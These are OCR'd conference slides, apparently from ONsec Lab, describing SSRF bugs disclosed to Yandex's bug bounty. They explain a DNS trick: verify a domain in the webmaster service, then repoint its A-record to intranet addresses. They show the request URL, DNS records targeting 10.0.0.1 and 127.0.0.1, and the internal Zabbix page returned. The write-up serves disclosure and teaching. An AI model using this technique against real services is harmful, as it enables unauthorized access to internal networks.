
SSRF practice. Yandex

11 SSRF bugs accepted
7 XXE + SSRF bugs accepted
~ $12900 total reward
~ $760 per bug ($1000 max award by program)

Nice SSRF using DNS ;)

- Webmaster service provides content receiving of **YOUR** sites
- Validation process based on files/DNS
- Verification by **DOMAIN**, not by **IP**
- Attack vector: verify domain, than change A-record to Yandex's intranet
- Profit!

Nice SSRF using DNS ;)



webmaster.yandex.ru/server-response.xml?url=plb.oxod.ru&useragent=robot

plb.oxod.ru

URL

□ добавить заголовок If-Modified-Since ?

Код статуса HTTP: "200 OK"
Время ответа сервера: 119мс
IP сайта: 178.[redacted]
Заголовки:

```
    Date: Thu, 22 Nov 2012 23:35:51 GMT
    Content-Length: 6588
    Keep-Alive: timeout=5, max=100
    Set-Cookie: zbx_sessionid=452676ac2ec3d30a2e22641c24b01b3
    Content-Type: text/html; charset=UTF-8
    Connection: Keep-Alive
    X-Powered-By: PHP/5.2.17
    Server: Apache/2.2.21 (FreeBSD) mo
```

Кодировка: utf-8
Размер страницы: 6.43Кб

содержимое страницы

Intranet content ;)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD
<html xmlns="http://www.w3.org/1999/xh
  <head>
    <title>ZABBIX (Local node)</title>
<meta name="Author" content="ZABBIX
<link rel="shortcut icon" href="images/ge
```


plb	A	178.[redacted]
plb	TXT	yandex-verification: 5768...
ten-zero-one	A	10.0.0.1
ten-zero-two	A	10.0.0.2
www	CNAME	oxod.ru.
yandex-hacked	A	127.0.0.1

Yandex SSRF discovery

- Intranet scan using SSRF is not ethical
- Using Google to find Yandex's intranet hosts is so ethical ;)
- Exploitation of SSRF to retrieve sentences data is not ethical
- Impact must be demonstrated to bug reviewers

Using Google to hack Yandex ;)

Googled config with IP and domain:



https://www.google.ru/search?q=zabbix+yandex.net&sugexp=chrome,mod=11&sourceid=chrome&ie=UTF-8

чтобы вернуться. Удерживайте,
смотреть историю.

Хотите перевести ее?

zabbix yandex.net

About 976,000 results (0.26 seconds)

[#ZBX-5551] **zabbix** dont remove ipv6 socket - **ZABBIX** SUPPORT
https://support.**zabbix**.com/browse/ZBX-5551
Block all support.zabbix.com results
7 Sep 2012 – LogFile=/var/log/**zabbix**/zabbix_agentd.log LogFileSize=10 DebugLevel=4 EnableRemoteCommands=0. Server = [redacted].**yandex.net**:1[redacted]3 ...

???

@ONsec_Lab
http://lab.ONsec.ru

ONSEC.